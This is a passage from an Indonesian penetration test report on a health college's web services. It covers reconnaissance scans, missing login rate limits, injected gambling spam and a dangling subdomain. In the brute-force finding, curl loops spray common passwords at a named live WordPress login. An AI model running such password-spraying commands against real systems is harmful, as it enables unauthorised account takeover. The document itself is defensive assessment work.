{"status":"deleted"}  
(kali@kali)-[~]
```

Langkah 6

Penguji memuat ulang daftar entri pada *endpoint* `chatbot.sbh.ac.id/api/contexts/contexts/` untuk mengonfirmasi bahwa entri uji coba (id: 33) telah berhasil terhapus secara permanen dari database *knowledge base*.


```
content: "SBH memiliki platform publikasi ilmiah berbasis OJS yang memfasilitasi penelitian dalam bidang kesehatan, kebidanan, farmasi, dan gizi."  
created_at: "2025-12-11T03:58:40.304106"  
updated_at: "2025-12-11T10:58:40.305007"  
17:  
  id: 20  
  category: "Pengabdian Masyarakat"  
  title: "Program Pengabdian Masyarakat"  
  content: "SBH secara rutin mengadakan kegiatan pengabdian masyarakat seperti penyuluhan kesehatan, pemeriksaan kesehatan gratis, edukasi gizi, dan layanan kesehatan komunitas."  
  created_at: "2025-12-11T03:58:40.304107"  
  updated_at: "2025-12-11T10:58:40.305007"
```

Proof of Concept

Temuan kerentanan

Permukaan Brute-Force & Kumpulan Host yang Terkompromi

Tampilan Sistem Elektronik



Tinjauan Umum

Deskripsi	Keenam layanan ini mewakili beragam sistem pendukung kampus yang masing-masing melayani fungsi berbeda namun terhubung dalam satu ekosistem: api.sbh.ac.id adalah situs WordPress yang berperan sebagai penyedia konten/API untuk situs utama; hris.sbh.ac.id adalah sistem informasi kepegawaian (HRIS) Laravel yang menangani data SDM dan layanan administratif internal; library.sbh.ac.id adalah OPAC (Online Public Access Catalog) berbasis SLiMS untuk pencarian koleksi perpustakaan; lmsstikes.sbh.ac.id adalah Learning Management System Moodle untuk pembelajaran daring; ojs.sbh.ac.id adalah portal Open Journal Systems untuk penerbitan jurnal ilmiah; dan lmsboda.sbh.ac.id adalah LMS Moodle kedua (khusus lingkungan 'Boda') yang kini menjadi aset mati. Meski fungsinya berbeda dari layanan publik hingga sistem internal seluruhnya diakses publik melalui form login (kecuali lmsboda yang origin-nya sudah tidak aktif), sehingga menjadi satu permukaan autentikasi Bersama.
Alamat URL	https://api.sbh.ac.id/ https://hris.sbh.ac.id/

	https://library.sbh.ac.id/ https://lmsstikes.sbh.ac.id/ https://ojs.sbh.ac.id/ https://lmsboda.sbh.ac.id/
Alamat IP	104.21.71.203 / 172.67.149.41 (AS13335 Cloudflare front); lmsboda: Cloudflare front, origin mati
Tanggal Pelaksanaan	--
Teknik Pengujian	☒ <i>Black-Box Testing</i> ☐ <i>Grey-Box Testing</i> ☐ <i>White-Box Testing</i>

Informasi Teknis dan Hasil Pemindaian Sistem Elektronik

Framework	WordPress 6.8.7 (api), SLiMS 9 Bulian (library), Laravel / Custom PHP (hris), OJS / Moodle (ojs, lmsstikes)
Web Server	Cloudflare Reverse Proxy (Origin: Apache / Nginx)
Bahasa Pemrograman	PHP (Versi 8.3.30)
Database	MySQL / MariaDB
Hasil Pemindaian Whois	<pre> (kali@kali)~\$ whois sbh.ac.id Domain Name: SBH.AC.ID Registry Domain ID: 1988316_DOMAIN_ID-ID Registrar WHOIS Server: Registrar URL: www.digitalregistra.co.id Updated Date: 2026-03-31T05:16:49Z Creation Date: 2020-03-24T09:23:05Z Registry Expiry Date: 2027-03-24T23:59:59Z Registrar: PT Digital Registra Indonesia Registrar IANA ID: 1 Registrar Abuse Contact Email: info@digitalregistra.co.id Registrar Abuse Contact Phone: Domain Status: clientTransferProhibited Domain Status: serverTransferProhibited Name Server: MAGNOLIA.NS.CLOUDFLARE.COM Name Server: PEYTON.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of WHOIS database: 2026-08-12T11:01:10Z <<< </pre>
Hasil Pemindaian Whatweb	<pre> --(kali@kali)~\$ whatweb api.sbh.ac.id hris.sbh.ac.id library.sbh.ac.id lmsstikes.sbh.ac.id ojs.sbh.ac.id http://library.sbh.ac.id [301 Moved Permanently] Country[RESERVED][0], HTTPServer[cloudflare], IP[172.67.149.41], RedirectLocation[https://library.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[speculation-rules,report-to,nel,cf-ray,alt-svc] https://api.sbh.ac.id [200 OK] Country[RESERVED][0], HTML5, HTTPServer[cloudflare], IP[172.67.149.41], JQuery[3.7.1], MetaGenerator[Elementor 4.1.4; features: e_font_icon_svg, additional_custom_break_points; settings: css_print_method-external, google_font-enabled, font_display-swap,WordPress 6.8.7], Open-Graph-Protocol[website], PHP[8.3.30], Script[application/ds-json,speculationrules], Strict-Transport-Security[max-age=31536000; includesubdomains; preload], Title[Beranda - api], UncommonHeaders[link,speculation-rules,x-litespeed-cache,report-to,platform,panel,content-security-policy,alt-svc,x-turbo-charged-by,cf-cache-status,nel,cf-ray], WordPress[6.8.7], X-Powered-By[PHP/8.3.30] http://api.sbh.ac.id [301 Moved Permanently] Country[UNITED STATES][0], HTTPServer[cloudflare], IP[104.21.71.203], RedirectLocation[https://api.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[speculation-rules,report-to,nel,cf-ray,alt-svc] http://hris.sbh.ac.id [301 Moved Permanently] Country[RESERVED][0], HTTPServer[cloudflare], IP[172.67.149.41], RedirectLocation[https://hris.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[speculation-rules,report-to,nel,cf-ray,alt-svc] http://lmsstikes.sbh.ac.id [301 Moved Permanently] Country[UNITED STATES][0], HTTPServer[cloudflare], IP[104.21.71.203], RedirectLocation[https://lmsstikes.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[speculation-rules,report-to,nel,cf-ray,alt-svc] [ERROR] Opening: https://lmsstikes.sbh.ac.id/ - execution expired https://lmsstikes.sbh.ac.id [403 Forbidden] Country[RESERVED][0], HTML5, HTTPServer[cloudflare], IP[172.67.149.41], Script, Title[403 Forbidden][Title element contains newline(s)], UncommonHeaders[platform,panel,content-security-policy,alt-svc,x-turbo-charged-by,cf-cache-status,nel,speculation-rules,report-to,cf-ray] https://ojs.sbh.ac.id [403 Forbidden] Country[UNITED STATES][0], HTML5, HTTPServer[cloudflare], IP[104.21.71.203], Script, Title[403 Forbidden][Title element contains newline(s)], UncommonHeaders[platform,panel,content-security-policy,x-content-type-options,alt-svc,x-turbo-charged-by,cf-cache-status,nel,speculation-rules,report-to,cf-ray], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block] https://hris.sbh.ac.id [200 OK] Cookies[XSRF-TOKEN,hrrs_sbh_session], Country[RESERVED][0], HTML5, HTTPServer[cloudflare], HttpOnly[hrrs_sbh_session], IP[172.67.149.41], Script, Title[HRIS STIKes Bogor Husada - Sistem Kepegawaian Terpadu], UncommonHeaders[speculation-rules,report-to,nel,cf-cache-status,cf-ray,alt-svc] http://ojs.sbh.ac.id [301 Moved Permanently] Country[RESERVED][0], HTTPServer[cloudflare], IP[172.67.149.41], RedirectLocation[https://ojs.sbh.ac.id/], Title[301 Moved Permanently], UncommonHeaders[speculation-rules,report-to,nel,cf-ray,alt-svc] https://library.sbh.ac.id [200 OK] Bootstrap, Cookies[SenayanMember], Country[RESERVED][0], Email[ido.alit@gmail.com], Frame, HTML5, HTTPServer[cloudflare], HttpOnly[SenayanMember], IP[172.67.149.41], JQuery, MetaGenerator[SLiMS 9 (Bulian)], Open-Graph-Protocol[book], Script, Title[Open Source Library Management System STIKes Bogor Husada], UncommonHeaders[content-security-policy,x-content-type-options,speculation-rules,nel,report-to,cf-cache-status,cf-ray,alt-svc], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block] https://library.sbh.ac.id [200 OK] Bootstrap, Country[RESERVED][0], Email[ido.alit@gmail.com], Frame, HTML5, HTTPServer[cloudflare], IP[172.67.149.41], JQuery, MetaGenerator[SLiMS 9 (Bulian)], Open-Graph-Protocol[book], Script, Title[Open Source Library Management System STIKes Bogor Husada], UncommonHeaders[content-security-policy,x-content-type-options,speculation-rules,nel,report-to,cf-cache-status,cf-ray,alt-svc], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block] https://api.sbh.ac.id [200 OK] Country[RESERVED][0], HTML5, HTTPServer[cloudflare], IP[172.67.149.41], JQuery[3.7.1], MetaGenerator[Elementor 4.1.4; features: e_font_icon_svg, additional_custom_break_points; settings: css_print_method-external, google_font-enabled, font_display-swap,WordPress 6.8.7], Open-Graph-Protocol[website], PHP[8.3.30], Script[application/ds-json,speculationrules], Strict-Transport-Security[max-age=31536000; includesubdomains; preload], Title[Beranda - api], UncommonHeaders[link,speculation-rules,x-litespeed-cache,report-to,platform,panel,content-security-policy,alt-svc,x-turbo-charged-by,cf-cache-status,nel,cf-ray], WordPress[6.8.7], X-Powered-By[PHP/8.3.30] https://hris.sbh.ac.id/ [200 OK] Cookies[XSRF-TOKEN,hrrs_sbh_session], Country[UNITED STATES][0], HTML5, HTTPServer[cloudflare], HttpOnly[hrrs_sbh_session], IP[104.21.71.203], Script, Title[HRIS STIKes Bogor Husada - Sistem Kepegawaian Terpadu], UncommonHeaders[speculation-rules,report-to,nel,cf-cache-status,cf-ray,alt-svc] https://ojs.sbh.ac.id/ [403 Forbidden] Country[RESERVED][0], HTML5, HTTPServer[cloudflare], IP[172.67.149.41], Script, Title[403 Forbidden][Title element contains newline(s)], UncommonHeaders[platform,panel,content-security-policy,x-content-type-options,alt-svc,x-turbo-charged-by,cf-cache-status,nel,speculation-rules,report-to,cf-ray], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block] </pre>
Hasil Pemindaian Port	<pre> Nmap scan report for api.sbh.ac.id (172.67.149.41) Host is up (0.061s latency). Other addresses for api.sbh.ac.id (not scanned): 2606:4700:3033::6815:47cb 2606:4700:3036::ac43:9529 104.21.71.203 Not shown: 41251 filtered tcp ports (no-response), 24272 filtered tcp ports (net-unreach) PORT STATE SERVICE 80/tcp open http 443/tcp open https 2053/tcp open knetd 2082/tcp open infowave 2083/tcp open radsec 2086/tcp open gnuenet 2087/tcp open eLL 2095/tcp open nbx-ser 2096/tcp open nbx-dir 8080/tcp open http-proxy 8443/tcp open https-alt 8880/tcp open cddbp-alt </pre>

	<pre> Nmap scan report for hris.sbh.ac.id (104.21.71.203) Host is up (0.061s latency). Other addresses for hris.sbh.ac.id (not scanned): 172.67.149.41 2606:4700:3036::ac43:9529 2606:4700:3033::6815:47cb Not shown: 41985 filtered tcp ports (no-response), 23358 filtered tcp ports (net-unreach) PORT STATE SERVICE 80/tcp open http 443/tcp open https 2052/tcp open clearvisn 2053/tcp open knetd 2082/tcp open infowave 2083/tcp open radsec 2086/tcp open gnunet 2087/tcp open eli 2096/tcp open nbx-dir 8080/tcp open http-proxy 8443/tcp open https-alt 8880/tcp open cddbp-alt </pre>
	<pre> Nmap scan report for library.sbh.ac.id (172.67.149.41) Host is up (0.087s latency). Other addresses for library.sbh.ac.id (not scanned): 104.21.71.203 2606:4700:3036::ac43:9529 2606:4700:3033::6815:47cb Not shown: 36346 filtered tcp ports (net-unreach), 29182 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http 443/tcp open https 2086/tcp open gnunet 2096/tcp open nbx-dir 8080/tcp open http-proxy 8443/tcp open https-alt 8880/tcp open cddbp-alt </pre>
	<pre> Nmap scan report for lmsstikes.sbh.ac.id (172.67.149.41) Host is up (0.072s latency). Other addresses for lmsstikes.sbh.ac.id (not scanned): 2606:4700:3033::6815:47cb 2606:4700:3036::ac43:9529 104.21.71.203 Not shown: 36628 filtered tcp ports (no-response), 28898 filtered tcp ports (net-unreach) PORT STATE SERVICE 80/tcp open http 443/tcp open https 2052/tcp open clearvisn 2086/tcp open gnunet 2087/tcp open eli 2095/tcp open nbx-ser 2096/tcp open nbx-dir 8080/tcp open http-proxy 8443/tcp open https-alt </pre>
	<pre> Nmap scan report for ojs.sbh.ac.id (172.67.149.41) Host is up (0.040s latency). Other addresses for ojs.sbh.ac.id (not scanned): 2606:4700:3033::6815:47cb 2606:4700:3036::ac43:9529 104.21.71.203 Not shown: 53404 filtered tcp ports (no-response), 12122 filtered tcp ports (net-unreach) PORT STATE SERVICE 80/tcp open http 2052/tcp open clearvisn 2053/tcp open knetd 2082/tcp open infowave 2083/tcp open radsec 2086/tcp open gnunet 2087/tcp open eli 2095/tcp open nbx-ser 8443/tcp open https-alt </pre>

Ringkasan Temuan Kerentanan

No.	Nama Kerentanan	Severity	Rekomendasi
1.	<i>Brute-Force Credential Attack Surface (Vektor Terbuka</i>	<i>High</i>	- Rate limiting + logout di semua login. - MFA utk akun admin. - kebijakan password kuat. - terapkan monitoring khususnya pada login yang gagal.
2.	<i>SEO Spam - Injection</i>	<i>High</i>	- Apabila kedua host valid terkompromi penuh, maka lakukan insiden response (patching, scan backdoor, rotasi semua kredensial server. - Bersihkan template/theme dari injeksi.
3.	<i>Subdomain Takeover</i>	<i>Medium</i>	- Menghapus atau mengklaim kembali rekaman CNAME yang sudah tidak digunakan untuk mencegah pengambilalihan subdomain oleh pihak lain. - Melakukan peninjauan (review) rutin terhadap seluruh rekaman DNS. - Melakukan pemantauan terhadap dangling DNS sebagai bagian dari pengelolaan aset. - Segera menonaktifkan subdomain yang sudah tidak memiliki pemilik atau tujuan layanan.
4.	<i>Compromised LMS & Abandoned Subdomain - Orphan DNS</i>	<i>Low</i>	- Tim administrator perlu menghapus rekaman DNS lmsboda dari zona sbh.ac.id agar subdomain yang sudah tidak berfungsi tidak lagi menimbulkan risiko. - Arsip bukti kompromi sebaiknya dipertahankan dan diamankan untuk kepentingan investigasi forensik lebih lanjut.
5	<i>Missing Security Headers</i>	<i>Info</i>	- Pasang security headers yang lengkap dan sempurnakan flag cookie menjadi httponly, secure, SameSite, agar Risiko clickjacking, MIME sniffing, dan pencurian session dapat ditekan.

001. Brute-Force Credential Attack Surface (Vektor Terbuka)

High

Kategori Uji Standar berdasarkan

OWASP Top 10	A07:2021-Identification and Authentication Failures
--------------	---

Lokasi Terdampak : api.sbh.ac.id/ hris.sbh.ac.id/ library.sbh.ac.id/ lmsstikes.sbh.ac.id/ ojs.sbh.ac.id/ lmsboda.sbh.ac.id/

Deskripsi

Mayoritas login aplikasi tanpa rate limiting/lockout/CAPTCHA. ± 2.000 percobaan password salah lintas sistem (wp-login, HRIS, library, Moodle, OJS) semuanya diproses. Username admin/admin_wp sudah bocor (lihat F15), sehingga brute-force terarah feasible. Dampak bila satu akun tertembus: hingga CRITICAL.

Dampak

- tanpa proteksi, percobaan tak terbatas, maka probabilitas tembus dihitung dari entropi password aktual
- jika satu password yang bocor (OSINT/breach) cocok, akun langsung jatuh tanpa batasan percobaan. Severity bisa naik ke CRITICAL bila admin lintas-sistem memakai kredensial yang sama (*password reuse*)

Rekomendasi

- Rate limiting + lockout di semua login
- MFA utk akun admin
- kebijakan password kuat;
- terapkan monitoring khususnya pada login yang gagal.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian mengirim 35 percobaan password salah berurutan. Bila ada rate limiting/lockout, server seharusnya merespons 429 atau menolak; hasil seluruhnya 200 sehingga terbukti percobaan tak dibatasi.

```
(kali@kali)-[~]
└─$ for i in $(seq 1 35); do
  curl -s -o /dev/null -w "%{http_code}" -X POST "https://api.sbh.ac.id/wp-login.php" \
    --data-urlencode "log=admin" --data-urlencode "pwd=stikes123pass$i" \
    --data-urlencode "wp-submit=Log In" --data-urlencode "testcookie=1"
done; echo
200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200
```

Langkah 2

Pengujian melakukan password spraying dengan kata sandi umum terhadap username admin yang sudah terverifikasi ada.

```
(kali@kali)-[~]
└─$ for p in admin123 123456 admin@sbh# password sbh2024 $0RG2026; do
  code=$(curl -s -o /dev/null -w "%{http_code}" -X POST \
    "https://api.sbh.ac.id/wp-login.php" \
    --data-urlencode "log=admin" --data-urlencode "pwd=$p" \
    --data-urlencode "wp-submit=Log In" --data-urlencode "testcookie=1")
  echo "admin / $p → $code"
done
admin / admin123 → 200
admin / 123456 → 200
admin / admin@sbh# → 200
admin / password → 200
admin / sbh2024 → 200
```

002. SEO Spam Injection

Nama Kerentanan

Tingkat severity

High

Kategori Uji Standar berdasarkan

OWASP Top 10	A06:2021-Vulnerable and Outdated Components
--------------	---

Lokasi Terdampak : ojs.sbh.ac.id/, lmsboda.sbh.ac.id/

Deskripsi

ojs.sbh.ac.id memuat 164 link spam tersembunyi ke situs judi/togel/slot, disuntikkan ke template tema situs-wide (muncul di semua halaman termasuk login/register), Sehingga penguji mengindikasikan webshell/backdoor. lmsboda.sbh.ac.id terkompromi dengan ratusan halaman spam, diblokir Cloudflare sebagai phishing, lalu hosting di-suspend (origin mati).

Dampak

- server terkompromi dapat digunakan untuk phishing lanjutan, distribusi malware, abuse hosting, dan pivoting ke aset lain di jaringan yang sama (IP origin bersama 212.85.24.215 menampung beberapa aplikasi kampus).
- Seluruh data (basis data jurnal, akun reviewer/editor) berpotensi tereksfiltrasi. TIDAK dieksekusi: penetrasi lebih lanjut ke host terkompromi memerlukan otorisasi forensik; temuan bersifat observasional dari respons publik.

Rekomendasi

- Apabila kedua host valid terkompromi penuh, maka lakukan insiden response (patching, scan backdoor, rotasi semua kredensial server)
- Bersihkan template/theme dari injeksi

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

Pengujian melakukan penelusuran riwayat indeks dan jejak digital domain (Web Archive/CDX search) pada subdomain terdampak (lmsboda.sbh.ac.id/privacy/), dan menemukan ratusan URL/entri parameter terinjeksi yang mengarah pada situs judi online (SEO spam injection).

```
← → ↺ 🔍 Not Secure http://web.archive.org/cdx/search/cdx?url=lmsboda.sbh.ac.id/privacy*&output=text&fl=timestamp,original
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

20240716192542 https://lmsboda.sbh.ac.id/privacy/
20251218120135 https://lmsboda.sbh.ac.id/privacy/
20260114003655 https://lmsboda.sbh.ac.id/privacy/
20240715025015 https://lmsboda.sbh.ac.id/privacy/?privacy_id=spadegaming&_cf_chl_tk=5s1A2sGDxEbTqYaVw1xx4xnb6TkQdCKooHfulVmK1FU-1721011808-0.0.1.1-3881
20240714030341 https://lmsboda.sbh.ac.id/privacy/?privacy_id=habanero&_cf_chl_tk=qdapiKNpKT54xLGD9M1emJPvJxE0mhr8LKaoB3MkH8U-1721024271-0.0.1.1-1597
20240715043750 https://lmsboda.sbh.ac.id/privacy/?privacy_id=bendera138
20240715034241 https://lmsboda.sbh.ac.id/privacy/?privacy_id=dangdut4d
20240714003211 https://lmsboda.sbh.ac.id/privacy/?privacy_id=djarumtoto
20240714003216 https://lmsboda.sbh.ac.id/privacy/?privacy_id=djarumtoto
20240715061809 https://lmsboda.sbh.ac.id/privacy/?privacy_id=habanero
20250623100057 https://lmsboda.sbh.ac.id/privacy/?privacy_id=hari88%20login
20240717025325 https://lmsboda.sbh.ac.id/privacy/?privacy_id=indo3388
20240717021020 https://lmsboda.sbh.ac.id/privacy/?privacy_id=jago388
20240717021109 https://lmsboda.sbh.ac.id/privacy/?privacy_id=menara3388
20240714024700 https://lmsboda.sbh.ac.id/privacy/?privacy_id=mgo777
20240716031307 https://lmsboda.sbh.ac.id/privacy/?privacy_id=planet88
20240715034155 https://lmsboda.sbh.ac.id/privacy/?privacy_id=sensai38
20240715025015 https://lmsboda.sbh.ac.id/privacy/?privacy_id=spadegaming
20240716024808 https://lmsboda.sbh.ac.id/privacy/?privacy_id=ternakgt
20240716054457 https://lmsboda.sbh.ac.id/privacy/?privacy_id=wisma138
```

Langkah 2

Pengujian melakukan verifikasi keberadaan tautan spam pada source code halaman target ojs.sbh.ac.id menggunakan perintah curl dan grep, di mana ditemukan berbagai hyperlink tersembunyi (backlink spam) yang mengarah ke situs judi/togel/slot external (seperti totogel, slot gacor, dll.) yang disuntikkan langsung ke dalam template/theme aplikasi.

```
(kali@kali)-[~]
└─$ curl -s -L -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/126.0" \
  "https://ojs.sbh.ac.id/" | grep -oE 'href="https?:/[^\"]*[">]|>[^\"]*' | grep -nE "togel|slot|judi|toto|bola"

28:href="https://quorahub.com/" rel="nofollow">judi bola
29:href="https://evoairbike.com/" rel="nofollow">slot jp
31:href="https://virtualroom.sda.edu.pe/">toto
32:href="https://rlmc.edu.pk/admissions/">situs toto
33:href="https://fcikerala.org/">situs togel
34:href="https://www.diop.hkps.org.hk/">togel
35:href="https://zpasjidoliturcii.pl/kontakt/">link slot
36:href="https://www.tilbryllupet.no/om-oss/">bandar togel
37:href="https://akumonpera.com/">monperatoto
38:href="https://www.mairie-aussois.com/">toto togel
40:href="https://www.mint.gov.gh/statutory-public-holidays/">slot gacor
41:href="https://www.planeerijad.ee/uhing/">situs togel
42:href="https://nnmda.gov.ng/establishmentact-2019/">situs togel
43:href="https://satreads.com/contact-us/">slot gacor
44:href="https://writerslife.org/how-to-tackle-jealousy-in-creative-writing/">toto togel
45:href="https://sitio.cid.com.mx/contacto/">slot gacor
46:href="https://mlnr.gov.gh/">situs toto
47:href="https://hefra.gov.gh/">situs togel
48:href="https://www.oromapas.gob.mx/">situs toto
49:href="https://www.jaboticatubas.mg.gov.br/">situs togel
50:href="https://pimh.pk/">situs togel
51:href="https://pqa.com.vn/">situs toto
52:href="https://samove.raa.com.au/">slot gacor
53:href="https://cet.org/books/">situs togel
54:href="https://turismo.villamercedes.gov.ar/">situs toto
55:href="https://cccss.edu.pk/">situs togel
56:href="https://fscnew.fsc-galveston.org/about/">situs togel
58:href="https://tohf.a.com.pk/about-us/">situs toto
59:href="https://escomagallanesafta.cl/">toto hk
61:href="https://www.luxesse.sk/shop/">situs toto
62:href="https://al-farabi.bilim.edu.kz/ru/kontakty/">situs togel
64:href="https://groupepanican.com/index.php/contact">toto slot
65:href="https://rinjaninationalpark.com/tag/crater/">slot gacor
67:href="https://www.archive-ncca.org.au/">situs toto
```

003. Subdomain Takeover

Nama Kerentanan

Tingkat severity

Medium

Kategori Uji Standar berdasarkan

OWASP Top 10	A01:2021-Broken Access Control
--------------	--------------------------------

Lokasi Terdampak : `snbt.sbh.ac.id/`

Deskripsi

`snbt.sbh.ac.id` adalah subdomain bertema Seleksi Nasional Berbasis Tes yang pernah di-deploy sebagai aplikasi statis/SPA di platform Vercel; kini DNS-nya masih aktif menunjuk Vercel namun tanpa deployment (aplikasi sudah tidak dikelola).

CNAME `snbt.sbh.ac.id` → Vercel (`079c921c6b295619.vercel-dns-017.com`) tapi deployment tidak ada (`DEPLOYMENT_NOT_FOUND`).

Karena domain belum diklaim, penyerang dapat mendaftarkan project Vercel & mengklaim subdomain resmi `xxxx.sbh.ac.id`.

Dampak

- Subdomain resmi `*.sbh.ac.id` berpotensi disalahgunakan untuk menampilkan halaman phishing login kampus atau halaman aneh lainnya dan berpotensi lolos filter reputasi karena menggunakan domain resmi `.ac.id`.
- Subdomain dapat disalahgunakan untuk menampilkan web defacement yang menyerupai situs resmi kampus.
- Subdomain berpotensi dimanfaatkan sebagai titik distribusi konten berbahaya.
- Apabila aplikasi induk tidak menerapkan cookie scoping secara ketat, terdapat risiko penyalahgunaan cookie lintas subdomain.
- Pengujian tidak melakukan eksekusi atau perubahan pada aset. Temuan diperoleh melalui pengujian non-invasif menggunakan `dig` dan `curl`, dan setiap perubahan pada aset institusi memerlukan otorisasi tertulis dari pemilik.

Rekomendasi

- Menghapus atau mengklaim kembali rekaman CNAME yang sudah tidak digunakan untuk mencegah pengambilalihan subdomain oleh pihak lain.
- Melakukan peninjauan (review) rutin terhadap seluruh rekaman DNS.
- Melakukan pemantauan terhadap dangling DNS sebagai bagian dari pengelolaan aset.
- Segera menonaktifkan subdomain yang sudah tidak memiliki pemilik atau tujuan layanan.

Penjelasan Temuan Kerentanan

Berikut adalah cara pengujian untuk mendapatkan celah kerentanan pada aplikasi.

Langkah 1

karena rekaman DNS menunjukkan CNAME ke infrastruktur Vercel, pengujian memverifikasi apakah CNAME masih mengarah ke vercel (dangling).


```
(kali@kali)-[~]
$ dig +short CNAME snbt.sbh.ac.id
079c921c6b295619.vercel-dns-017.com.

(kali@kali)-[~]
$ dig +short snbt.sbh.ac.id A
079c921c6b295619.vercel-dns-017.com.
216.198.79.1
64.29.17.1
```

Langkah 2

Pengujian memeriksa apakah deployment Vercel sudah tidak ada dengan ditandai DEPLOYMENT_NOT_FOUND.

```
(kali@kali)-[~]
$ curl -s -D - - "https://snbt.sbh.ac.id/" -o /dev/null
HTTP/2 404
cache-control: public, max-age=0, must-revalidate
content-type: text/plain; charset=utf-8
date: Fri, 14 Aug 2026 11:59:34 GMT
server: Vercel
strict-transport-security: max-age=63072000
x-vercel-error: DEPLOYMENT_NOT_FOUND
x-vercel-id: sin1::hwqq9-1786708774239-4883b2928594
content-length: 107
```



Langkah 3

Penguji dan memeriksa bahwa IP tujuan memang milik Vercel. Sehingga ketiga bukti ini menandakan subdomain dapat diklaim pihak lain.

```
(kali@kali)-[~]
$ whois 64.29.17.65

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#

NetRange:      64.29.17.0 - 64.29.17.255
CIDR:          64.29.17.0/24
NetName:       VERCEL-12
NetHandle:     NET-64-29-17-0-1
Parent:        NET64 (NET-64-0-0-0)
NetType:       Direct Allocation
OriginAS:
Organization:  Vercel, Inc (ZEITI)
RegDate:       2024-07-24
Updated:       2024-09-06
Comment:       -----BEGIN CERTIFICATE-----MIIDcTCCAlmgAwIBAgIUg3fLMg4lmUoGrZeoRP3pyeyPxxUwDQYJKoZIhvcNAQELBQAwSDELMAkGA1UEBhMCVVMx
2VsLmNvbTAEFw0yNDA5MDYyMDQ4NTZaFw0yNTA5MDYyMDQ4NTZaMEgxCzAJBgNVBAYTAlVTMQswCQYDVQQIDAJDQTEPMA0GA1UECgwGVmVY2VsMRswGQYJKoZIhvcNAQkBFg
p84ItBB01htl1gcoUhaKidv7vk12wH47FQuaISJ0suUEdTLwbrwFt1GMMXqWoE140S8thx9CVJIKXQVjgkXW31YGjA0SqeFMD7qN6zbMGhxCNrrab+qk90F2ixXCUCu5vEMi
+l92KdHiGb5B/KldzXud+7KBrMPmKzUmpVfNa89PZypHkQcotym2QcqcTOV845jHmfpU9k+Mt891VtDlAbZDY+nnALCFJA8itZ6gv8Xo5Lvh7RQYfQDB1snpgKxweYxg+3Vjd
DAWg8Qb0sBzs063c12HItE63nCPKpU8rjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCUAUA4IBAQB3QlgP7uZPJ3k1ZsxxEoPE5wpPNw+gsDKODgKHXd9ra54o7yMx1p
09jRa1Ge3jXVC9qU5oVqSxhcX/kgTYzbA5Ifi7mLQueS6y5LOTrcarQ034PjG0NNqJmZ8LdTJ93B59vKxpiCzv1r7NvQTS1H6zsc5GapYF3F21bRfT4i5xvnTGWlZ8p/60yW5
3b0z4aa9lXEAwrAzrbmWrCF-----END CERTIFICATE-----
Ref:           https://rdap.arin.net/registry/ip/64.29.17.0

OrgName:       Vercel, Inc
OrgId:         ZEITI
Address:        340 S LEMON AVE #4133
City:          Walnut
StateProv:     CA
PostalCode:    91789
Country:       US
RegDate:       2020-03-26
Updated:       2026-03-18
```

004. Compromised LMS & Abandoned Subdomain – Orphan DNS

Low

